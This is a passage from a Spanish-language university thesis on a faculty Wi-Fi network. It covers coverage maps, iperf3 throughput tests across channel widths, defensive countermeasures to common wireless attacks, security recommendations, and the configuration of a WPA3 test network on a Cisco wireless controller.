
Figura 113

Potencia de la señal



Figura 114*Cobertura segunda planta*

En la Figura 115 se puede observar el mapa de cobertura de la tercera planta de la facultad de ingeniería la cual contiene 3 laboratorios correspondientes a informática, una sala de archivo, 4 salas de estudio correspondientes a las aulas 202, 203, 204 y 205 y las baterías sanitarias H-M.

Figura 115*Cobertura tercera planta*


En la Figura 116 se puede observar el mapa de cobertura de la cuarta planta de la facultad de ingeniería la cual contiene un laboratorio correspondiente a electrónica, una sala que corresponde a la asociación de estudiantes CITEL & CIERCOM, además de 8 salas de estudio la 301, 302, 303, 304, 305, 306, 307, 308 y las baterías sanitarias H-M.

Figura 116

Cobertura cuarta planta



En la Figura 117 se puede observar el mapa de cobertura de la última planta de la facultad de ingeniería la cual contiene una sala de reuniones emprendimiento, una coordinación de emprendimientos, dos laboratorios de informática, un cuarto de estudio correspondiente al aula 401, un cuarto de asociación estudiantil CISIC/MECATRÓNICA/CINDU y cubículos de oficinas docentes T/C. En este piso la cobertura es mucho mejor dado que la propagación de las señales de radio es mayor debido a que no se tiene tantos obstáculos como en los anteriores pisos con las paredes de concreto que existía y separaban las aulas.

Figura 117*Cobertura quinta planta*

En el caso del rendimiento de la red se tomó en cuenta 4 casos en la red inalámbrica Wi-Fi5 cada uno con un ancho de canal diferente, para el primer caso se tiene 20MHz, para el segundo caso 40MHz, para el tercer caso 80MHz y para el último 160MHz. Para esto se utilizó Iperf la cual es una herramienta que permite al usuario ajustar varios parámetros que son utilizados para realizar pruebas en una red, Iperf puede funcionar como servidor y cliente para medir el rendimiento de la red.

Para el primer caso se tiene un ancho de canal de 20MHz como se observa en la Figura 118 lo cual ayuda a la no interferencia entre canales debido a su ancho de canal pequeño aunque tendrá un menor flujo de transferencia, como se observa en la Figura 119 y la Figura 120 se tiene el rendimiento de una red entre dos dispositivos, una máquina de Windows que funciona como servidor y una máquina Linux como cliente, para lo cual se necesita una dirección IP y un puerto de escucha para medir el rendimiento entre las máquinas.

Figura 118

Ancho de canal 20MHz



Figura 119

Iperf máquina servidor Windows con 20MHz

```
D:\Cristian\iperf-3.1.3-win64>iperf3 -s -p 5002
-----
Server listening on 5002
-----
Accepted connection from 192.168.9.170, port 36740
[ 5] local 192.168.9.117 port 5002 connected to 192.168.9.170 port 36740
[ ID] Interval      Transfer      Bandwidth
[ 5] 0.00-1.00    sec 4.52 MBytes 37.9 Mbits/sec
[ 5] 1.00-2.00    sec 3.87 MBytes 32.5 Mbits/sec
[ 5] 2.00-3.00    sec 10.1 MBytes 84.7 Mbits/sec
[ 5] 3.00-4.00    sec 8.91 MBytes 74.7 Mbits/sec
[ 5] 4.00-5.00    sec 8.59 MBytes 72.1 Mbits/sec
[ 5] 5.00-6.00    sec 9.85 MBytes 82.7 Mbits/sec
[ 5] 6.00-7.00    sec 8.63 MBytes 72.3 Mbits/sec
[ 5] 7.00-8.00    sec 7.47 MBytes 62.6 Mbits/sec
[ 5] 8.00-9.00    sec 9.47 MBytes 79.6 Mbits/sec
[ 5] 9.00-10.00   sec 9.70 MBytes 81.4 Mbits/sec
[ 5] 10.00-10.08  sec 1.29 MBytes 133 Mbits/sec
-----
[ ID] Interval      Transfer      Bandwidth
[ 5] 0.00-10.08   sec 0.00 Bytes  0.00 bits/sec
[ 5] 0.00-10.08   sec 82.4 MBytes 68.6 Mbits/sec
-----
sender
receiver
```

Figura 120

Iperf máquina cliente Linux con 20MHz

```
cristian@cristian:~$ iperf3 -c 192.168.9.117 -p 5002
Connecting to host 192.168.9.117, port 5002
[ 5] local 192.168.9.170 port 36746 connected to 192.168.9.117 port 5002
[ ID] Interval      Transfer      Bitrate      Retr  Cwnd
[ 5] 0.00-1.00    sec 6.50 MBytes 54.5 Mbits/sec 4    421 KBytes
[ 5] 1.00-2.00    sec 5.51 MBytes 46.3 Mbits/sec 3    421 KBytes
[ 5] 2.00-3.00    sec 9.07 MBytes 76.0 Mbits/sec 3    421 KBytes
[ 5] 3.00-4.00    sec 9.01 MBytes 75.6 Mbits/sec 2    421 KBytes
[ 5] 4.00-5.00    sec 9.31 MBytes 78.1 Mbits/sec 2    421 KBytes
[ 5] 5.00-6.00    sec 8.33 MBytes 69.9 Mbits/sec 1    421 KBytes
[ 5] 6.00-7.00    sec 8.82 MBytes 74.0 Mbits/sec 1    421 KBytes
[ 5] 7.00-8.00    sec 8.15 MBytes 68.3 Mbits/sec 3    421 KBytes
[ 5] 8.00-9.00    sec 9.25 MBytes 77.6 Mbits/sec 3    421 KBytes
[ 5] 9.00-10.00   sec 9.92 MBytes 83.2 Mbits/sec 0    421 KBytes
-----
[ ID] Interval      Transfer      Bitrate      Retr
[ 5] 0.00-10.00   sec 83.9 MBytes 70.4 Mbits/sec 22
[ 5] 0.00-10.00   sec 82.4 MBytes 69.1 Mbits/sec
-----
iperf Done.
```

Para el segundo caso se utiliza el ancho de banda de 40MHz como se observa en la Figura 121, en este caso el rendimiento de la red aumenta un poco en comparación a la de 20MHz tal como se observa en la Figura 122 y la Figura 123.

Figura 121

Ancho de canal 40MHz



Figura 122

Iperf máquina servidor Windows con 40MHz





Figura 123

Iperf máquina cliente Linux con 40MHz



Para el tercer caso se utiliza el ancho de banda de 80MHz como se observa en la Figura 124, para este ancho se tiene una ligera mejora en el rendimiento de la red entre las dos máquinas como se ilustra en la Figura 125 y la Figura 126.

Figura 124

Ancho de canal 80MHz



Figura 125

Iperf máquina servidor Windows con 80MHz





Figura 126

Iperf máquina cliente Linux con 80MHz



Para este último caso se tiene un ancho de banda de 160MHz tal como se ilustra en la Figura 127 lo cual es el mismo router no recomienda debido al ancho de su canal lo cual podría traer consecuencias como interferencias con otras redes que utilicen la red Wi-Fi5, por lo que para estas redes es recomendable utilizar anchos de 40MHz o 80MHz, con este ancho de canal se tuvo el mejor rendimiento de todos los canales tal como se ilustra en la Figura 128 y la Figura 129.

Figura 127

Ancho de canal 160MHz




Figura 128

Iperf máquina servidor Windows con 160MHz

```
Accepted connection from 192.168.9.170, port 34952
[ 5] local 192.168.9.117 port 5002 connected to 192.168.9.170 port 34954
[ ID] Interval      Transfer    Bandwidth
[ 5] 0.00-1.00    sec 7.40 MBytes 62.0 Mbits/sec
[ 5] 1.00-2.00    sec 25.2 MBytes 211 Mbits/sec
[ 5] 2.00-3.00    sec 25.8 MBytes 216 Mbits/sec
[ 5] 3.00-4.00    sec 28.9 MBytes 243 Mbits/sec
[ 5] 4.00-5.00    sec 26.2 MBytes 219 Mbits/sec
[ 5] 5.00-6.00    sec 25.4 MBytes 213 Mbits/sec
[ 5] 6.00-7.00    sec 24.0 MBytes 202 Mbits/sec
[ 5] 7.00-8.00    sec 28.9 MBytes 243 Mbits/sec
[ 5] 8.00-9.00    sec 31.3 MBytes 263 Mbits/sec
[ 5] 9.00-10.00   sec 24.8 MBytes 208 Mbits/sec
[ 5] 10.00-10.02  sec 573 KBytes 348 Mbits/sec
-----
[ ID] Interval      Transfer    Bandwidth
[ 5] 0.00-10.02   sec 0.00 Bytes 0.00 bits/sec
[ 5] 0.00-10.02   sec 249 MBytes 208 Mbits/sec
sender
receiver
```

Figura 129

Iperf máquina cliente Linux con 160MHz

```

crístian@crístian:~$ iperf3 -c 192.168.9.117 -p 5002
Connecting to host 192.168.9.117, port 5002
[ 5] local 192.168.9.170 port 34954 connected to 192.168.9.117 port 5002
[ ID] Interval          Transfer          Bitrate          Retr  Cwnd
[ 5]  0.00-1.00 sec      9.14 MBytes      76.7 Mbits/sec    4   416 KBytes
[ 5]  1.00-2.00 sec     26.2 MBytes     220 Mbits/sec    5   416 KBytes
[ 5]  2.00-3.00 sec     26.0 MBytes     218 Mbits/sec    4   416 KBytes
[ 5]  3.00-4.00 sec     27.4 MBytes     230 Mbits/sec    6   416 KBytes
[ 5]  4.00-5.00 sec     26.5 MBytes     223 Mbits/sec    4   416 KBytes
[ 5]  5.00-6.00 sec     26.1 MBytes     219 Mbits/sec    3   416 KBytes
[ 5]  6.00-7.00 sec     24.0 MBytes     201 Mbits/sec    4   416 KBytes
[ 5]  7.00-8.00 sec     28.7 MBytes     241 Mbits/sec    5   416 KBytes
[ 5]  8.00-9.00 sec     31.1 MBytes     261 Mbits/sec    5   416 KBytes
[ 5]  9.00-10.00 sec    25.0 MBytes     210 Mbits/sec    4   416 KBytes
-----
[ ID] Interval          Transfer          Bitrate          Retr
[ 5]  0.00-10.00 sec    250 MBytes     210 Mbits/sec    44
[ 5]  0.00-10.00 sec    249 MBytes     209 Mbits/sec
sender
receiver

```

Después de realizadas estas pruebas con la herramienta dio favorable al ancho de canal de 160MHz, pero lo más recomendable es utilizar la de 80MHz o la 40MHz que no utiliza tanto ancho de canal por lo que más libre las frecuencias, además las velocidades no varían mucho como para elegir una en concreto.

3.4.8. *Criterios de Seguridad de la Red Inalámbrica*

Para tener una red inalámbrica segura y confiable es necesario tener criterios de seguridad los cuales mantengan la integridad, protegiendo la confidencialidad y asegurando la disponibilidad de red, esto es conocido como el triángulo CIA que es necesario para proteger los recursos de la red. Dado que ahora se tiene redes inalámbricas en todo lugar y su crecimiento ha ido en aumento ha conllevado al aumento de riesgos en la seguridad, por lo general muchos de estos riesgos son causados por atacantes informáticos o el hacking que hacen un uso indebido de los recursos de la red llegando a tomar datos importantes de los usuarios inalámbricos de la facultad.

Wi-Fi es menos seguro.- las redes inalámbricas poseen mayor riesgo de sufrir ataques que las redes cableadas, esto debido a que el Wi-Fi funciona de una manera diferente emitiendo señales de radio dentro de un rango específico y en el que un atacante puede

interceptar estas señales y por consecuencia obtener credenciales o datos de los usuarios de esa red mientras que en las redes cableadas es necesario si o si tener una conexión física.

WPA2 no basta.- si bien con WPA2 se han mejorado las vulnerabilidades existentes que su antecesor se tienen ciertas flaquezas a pesar de los avances en el transcurso de los años, es por esto por lo que es necesario proteger las redes inalámbricas de todas las formas posibles como contraseñas fuertes o desactivar el SSID.

Protección de datos.- el hecho de tener acceso a internet implica riesgos si no se accede a páginas web seguras o con certificados de seguridad auténticos mediante https, dado que por lo general se accede a páginas las cuales requieren acceso con credenciales del usuario lo que implica facilitar datos a distintas páginas web, por lo que si un atacante encuentra una vulnerabilidad en la red puede tener acceso a estas credenciales.

3.4.9. *Contra medidas a Vulnerabilidades*

Las redes inalámbricas son vulnerables a diferentes tipos de ataques tal como se demostró en secciones anteriores, los cuales explotan debilidades de la tecnología o debilidades de tecnología, en este caso es el protocolo de autenticación WPA2 fue la que presentó vulnerabilidades tal como la reinstalación de claves, de igual manera los ataques por inundación de tramas beacon los cuales provocan denegación de servicio en mucho de los casos o en el peor obtener las credenciales del AP y con esto tener acceso al mismo y provocar peores ataques al usuario inalámbrico, por lo que es necesario tener en cuenta algunas contra medidas ante estas vulnerabilidades las cuales se definen a continuación:

- Para el caso del ataque KRACK la mejor contra medida es el uso de WPA3 ya que fue diseñado para abordar las debilidades conocidas en WPA2, si este caso no es posible es necesario tener a los dispositivos inalámbricos actualizado con los últimos parches de seguridad instalados.

- Para evitar el ataque de fuerza bruta basado en handshake es necesario tener configurado contraseñas seguras y fuertes, mediante una combinación de letras mayúsculas, minúsculas, números y caracteres especiales con un mínimo de 12 caracteres.
- Una buena práctica contra el ataque de gemelo malvado es verificar que el SSID sea correcto comparando la información de seguridad proporcionada, desactivando la función de conexión automática a redes conocidas, otra ayuda es utilizar una VPN la cual cifrará el tráfico dificultando la obtención de datos.
- Realizar auditorías periódicas a la red para buscar posibles ataques de suplantación, identificando y alertando sobre la presencia de puntos de acceso no autorizados mediante el monitoreo de tráfico buscando anomalías que puedan indicar la presencia de AP falsos.
- Para ataques de fuerza bruta y diccionario lo mejor es configurar el sistema para bloquear o limitar el acceso luego de varios intentos fallidos, restringiendo el acceso a sólo usuarios autorizados, monitorear regularmente los registros para detectar intentos de inicio de sesión fallidos o inusuales.
- Una buena manera de mitigar el ataque de desautenticación y desasociación es implementar sistemas de detección de intrusos y prevención de intrusos o conocidos como IDS e IPS para detectar y responder este tipo de ataques.
- El uso de firewalls para detectar y bloquear actividades sospechosas o maliciosas en la red puede evitar el ataque de inyección y manipulación de tráfico, de igual manera implementar un cifrado de extremo a extremo en la comunicación, utilizar firmas digitales y certificados para la verificación de los datos lo que lleva a la utilización de protocolos de seguridad como HTTPS para sitios web protegiendo la integridad y confidencialidad en la comunicación.

- Para el ataque de inundación de tramas beacon/probe es necesario implementar un filtrado de direcciones MAC para permitir dispositivos autorizados en la red, o también ajustar la potencia de transmisión para que la señal no sea emitida en rangos fuera del área que sea necesario cubrir.
- Como contramedida final la mejor opción para todas las vulnerabilidades mencionadas anteriormente es la implementación de WPA3 ya que ofrece una sólida protección contra ataques inalámbricos, al tiempo que establece un proceso de autenticación más robusto, mejorando significativamente la seguridad en la red implementada. Además, esta medida va complementada con otras prácticas de seguridad, como el filtrado de direcciones MAC, segmentación de red, actualizaciones constantes de firmware y el control de acceso físico, para establecer una defensa integral y efectiva contra amenazas potenciales.

3.4.10. Recomendaciones para el Acceso a la Red

Además de las medidas tomadas en el diseño de la red inalámbrica es necesario aplicar recomendaciones de seguridad para una mayor seguridad en la red, estas recomendaciones son un conjunto de normas especificadas para gestionar ciertos aspectos deseados entre la interacción de los usuarios y aplicaciones, dado que los usuarios también son responsables de la seguridad informática, para el apartado inalámbrico se debe tomar en cuenta las políticas de seguridad al momento de acceder a la red de la universidad dado que son más vulnerables debido al medio de transmisión que se usa como lo es el aire, por lo que en el transcurso de la investigación se llegó a la conclusión de tener ciertas recomendaciones de seguridad:

- Cambiar el SSID que viene por defecto de los puntos de acceso y colocar un SSID referenciado a la universidad.

- Desactivar la emisión broadcast del SSID, para que de esta manera solo el personal con las credenciales pueda obtener acceso a los recursos de la red.
- Verificar que el SSID no contenga indicios de la contraseña, de tal manera que entre la contraseña y SSID sean dos cosas totalmente diferentes.
- Utilizar WPA3 dado que es el actual protocolo de seguridad que mejora a su antecesor y en caso de tener vulnerabilidades es muy difícil que un atacante pueda tener acceso a la red.
- Usar como método de encriptado a AES si existe la posibilidad, dado que la opción AES/TKIP cambia entre estos dos modos y TKIP es más vulnerable.
- Establecer un nombre para los equipos de red con una nomenclatura para cada tipo de dispositivo.
- Tener siempre actualizados los dispositivos inalámbricos en su último firmware, dado que estas actualizaciones corrigen errores y parchean vulnerabilidades encontradas en firmware obsoletos.
- Limitar el área de cobertura a los dispositivos inalámbricos para evitar que los atacantes inalámbricos tengan cobertura en el radio de emisión de los dispositivos y así capturar información importante de los usuarios inalámbricos.
- Políticas de contraseñas seguras para puntos de acceso y clientes inalámbricos, se debe establecer una contraseña robusta con un mínimo de 12 caracteres que contengan una mezcla de letras mayúsculas, minúsculas, números, caracteres especiales.
- Auditorías periódicas de todos los dispositivos inalámbricos Wi-Fi instalados en la facultad.
- En caso de existir riesgos para la seguridad de la red inalámbrica el encargado de red podrá desconectar el equipo de manera inmediata.

- Debe existir una notificación al momento de encontrarse una falla en tal caso notificar al administrador, asignar a una persona que revise la falla, resolución en el que la persona encargada resuelva el problema y finalización donde la persona encargada realiza la documentación del proceso que se hizo para resolver la falla.

4. CAPÍTULO 4: PRUEBAS DE FUNCIONAMIENTO

En esta sección se realiza las pruebas de funcionamiento en los equipos físicos del diseño e implementación del protocolo de autenticación WPA3, para su posterior análisis de vulnerabilidades descritos en el capítulo 3 con diferentes escenarios de pruebas, de igual manera se realizó una simulación de la red inalámbrica la que facilitará la implementación en este capítulo. Siguiendo con la metodología PHVA para este capítulo se tomará en cuenta la etapa de verificar en la cual se irán comparando los resultados obtenidos de la simulación revisando todo lo que salió y todo lo mal de la simulación realizada con los datos que se vayan obteniendo en las pruebas.

4.1. Configuración del Wireless LAN Controller

Como primera parte de la realización de pruebas es la creación de la red inalámbrica con el protocolo WPA3. Al momento de ingresar las credenciales pertinentes para el acceso a la WLC, es necesario dirigirse al apartado de configuración, seguido a configuración inalámbrica y básico donde se observan los diferentes campus de la universidad como se observa en la Figura 130, se observan los APs asociados y la cantidad de clientes.

Figura 130

WLC

Campus	Location	Joined APs	Clients
CI	Centro Infantil	1	7
BAR		1	6
CAI	CAI	1	32
DBU	Bienestar Universitario	1	16
EIF		3	2
DDTI	DDTI	1	35
FCCS	FCCS	15	356
FICA	FICA	15	306
HSVP	HSVP	10	15
FACAE	FACAE	21	508
FECYT	FECYT	21	601
AUDIAC	Auditorio Agustín Cueva	0	0

Para el caso del proyecto es necesario concentrarse en la FICA, la cual consta de 15 AP's asociados como se ilustra en la Figura 131. Al momento de ingresar a la facultad es posible observar la información de los 15 AP's asociados cada uno con su respectivo nombre, modelo, si se encuentra en estado activo o no, sus direcciones IP y sus direcciones MAC como se ilustra en la Figura 132.

Figura 131

AP's FICA



Figura 132

Información AP's

Number of AP(s): 15

Operation Status "Is equal to" Registered x AP Name "Contains" AP-FICA- x

AP Name	AP Model	Admin Status	IP Address	AP Radio MAC	Ethernet MAC	Operation Status
AP-FICA-PBI	C9115AXI-A	✓	2801:10:6800:4::2ba	ccdb.93f0.34c0	c884.a1ad.8698	Registered
AP-FICA-PBC	C9115AXI-A	✓	2801:10:6800:4::47a	ccdb.93f0.5940	c884.a1ad.8b28	Registered
AP-FICA-PA2-D	C9115AXI-A	✓	2801:10:6800:4::450	ccdb.93f0.9300	c884.a1ad.9260	Registered
AP-FICA-PA1-I	C9115AXI-A	✓	2801:10:6800:4::37f	ccdb.93f0.9740	c884.a1ad.92e8	Registered
AP-FICA-PA4-D	C9115AXI-A	✓	2801:10:6800:4::46d	ccdb.93f0.a2c0	c884.a1ad.9458	Registered
AP-FICA-PA4-C	C9115AXI-A	✓	2801:10:6800:4::226	ccdb.93f0.a580	c884.a1ad.94b0	Registered
AP-FICA-PA4-I	C9115AXI-A	✓	2801:10:6800:4::38e	ccdb.93f0.a960	c884.a1ad.952c	Registered
AP-FICA-PA2-I	C9115AXI-A	✓	2801:10:6800:4::2b0	ccdb.93f0.ae40	c884.a1ad.95c8	Registered
AP-FICA-PA1-D	C9115AXI-A	✓	2801:10:6800:4::3b6	ccdb.93f0.c800	c884.a1ad.9900	Registered
AP-FICA-PA2-C	C9115AXI-A	✓	2801:10:6800:4::295	ccdb.93f0.cc40	c884.a1ad.9988	Registered
AP-FICA-PA1-C	C9115AXI-A	✓	2801:10:6800:4::410	ccdb.93f0.cca0	c884.a1ad.9994	Registered
AP-FICA-PA3-I	C9115AXI-A	✓	2801:10:6800:4::2f1	ccdb.93f0.cd40	c884.a1ad.99a8	Registered
AP-FICA-PBD	C9115AXI-A	✓	2801:10:6800:4::461	ccdb.93f0.d1c0	c884.a1ad.9a38	Registered
AP-FICA-PA3-D	C9115AXI-A	✓	2801:10:6800:4::27e	ccdb.93f0.d260	c884.a1ad.9a4c	Registered
AP-FICA-PA3-C	C9115AXI-A	✓	2801:10:6800:4::33c	ccdb.93f3.2000	c884.a1ad.e400	Registered

1 20 items per page

Para la creación de la nueva red inalámbrica de pruebas es necesario que los AP's sean de la serie Catalyst 9115 (AXI/AXE), Catalyst 9120 (AXI/AXE) o Catalyst 9130 (AXI/AXE) ya que son los únicos que soportan el nuevo protocolo WPA3, para el caso todas las facultades constan de AP's de la serie Catalyst 9115 siendo posible la investigación. Como primer paso es seleccionar un nombre nuevo para la red que será "Test WPA3", con el SSID "Prueba.WPA3", emitiendo el broadcast y con un estatus de activo tal como se ilustra en la Figura 133.

Figura 133

Información nueva red

The screenshot shows the 'Edit WLAN' configuration interface. At the top, there is a warning message: 'Changing WLAN parameters while it is enabled will result in loss of connectivity for clients connected to it.' Below this, the 'General' tab is selected, showing the following configuration details:

Field	Value	Field	Value
Profile Name*	Test WPA3	Radio Policy	All
SSID*	Prueba.WPA3	Broadcast SSID	ENABLED
WLAN ID*	7	Status	ENABLED

En el siguiente apartado tenemos la opción de seguridad, en la capa 2 se debe seleccionar la opción de WPA3, teniendo en cuenta que la opción de transmisión rápida se encuentre desactivada tal como se ilustra en la Figura 134. En el apartado de parámetros de la WLAN se debe desactivar las políticas de WPA2 y activar las políticas de WPA3 además de la pestaña de SAE, dado que si esto no se configura correctamente los clientes inalámbricos van a tener pérdida de conexión tal como se observa en la Figura 135.

Figura 134*Seguridad nueva red*

Edit WLAN ✕

⚠ Changing WLAN parameters while it is enabled will result in loss of connectivity for clients connected to it.

General
Security
Advanced
Add To Policy Tags

Layer2
Layer3
AAA

Layer 2 Security Mode WPA2 + WPA3 ▾

MAC Filtering

Protected Management Frame

PMF Optional ▾

Association Comeback Timer*

SA Query Time*

Lobby Admin Access

Fast Transition Disabled ▾

Over the DS

Reassociation Timeout

MPSK Configuration

MPSK

Figura 135*Parámetros de la nueva red*

Edit WLAN

WPA Parameters

WPA Policy	<input type="checkbox"/>
WPA2 Policy	<input checked="" type="checkbox"/>
GTK Randomize	<input type="checkbox"/>
WPA3 Policy	<input checked="" type="checkbox"/>
WPA2/WPA3 Encryption	<input checked="" type="checkbox"/> AES(CCMP128) <input type="checkbox"/> CCMP256 <input type="checkbox"/> GCMP128 <input type="checkbox"/> GCMP256
Auth Key Mgmt	<input type="checkbox"/> 802.1x <input type="checkbox"/> PSK <input type="checkbox"/> CCKM <input checked="" type="checkbox"/> SAE <input type="checkbox"/> OWE <input type="checkbox"/> FT + 802.1x <input type="checkbox"/> FT + PSK <input type="checkbox"/> 802.1x-SHA256 <input type="checkbox"/> PSK-SHA256

Finalmente, en lo último de la configuración de la red es colocar la clave pre compartida para tener el acceso a los recursos de la nueva red como se observa en la Figura 136 guardando y aplicando los cambios finales. En la Figura 137 es posible observar la red inalámbrica creada con un tag ID 7 y que se encuentra en un estado activo.

Figura 136

Parámetros finales de la nueva red

Anti Clogging Threshold*	1500
Max Retries*	5
Retransmit Timeout*	400
PSK Format	ASCII
PSK Type	Unencrypted
Pre-Shared Key*

Buttons: Cancel, Update & Apply to Device

Figura 137

Creación de la nueva red

Configuration > Tags & Profiles > WLANs

+ Add × Delete Enable WLAN Disable WLAN

Number of WLANs selected : 0

<input type="checkbox"/>	Status	Name	ID
<input type="checkbox"/>	↑	Centro Infantil UTN	1
<input type="checkbox"/>	↑	Auditoria	2
<input type="checkbox"/>	↑	Red_QoS	3
<input type="checkbox"/>	↑	CiscoSensorProvisioning	4
<input type="checkbox"/>	↑	Lab Textil	5
<input type="checkbox"/>	↑	CENTRO FISICA	6
<input type="checkbox"/>	↑	Test WPA3	7
<input type="checkbox"/>	↑	CENTRO BIOLOGIA	8
<input type="checkbox"/>	↑	Semilleros UTN	9
<input type="checkbox"/>	↑	Investigacion UTN	10

10 items per page

En la Figura 138 se tiene la red en funcionamiento observando que se encuentra dentro del grupo de VLAN la misma que la red eduroam. Lo siguiente es la conexión a la nueva red para lo cual se hace uso de un dispositivo con una tarjeta de red inalámbrica ya sea una laptop o un teléfono celular en el que sea visible la nueva red como se observa en la Figura 139.

Figura 138

Grupo de WLAN en la FICA

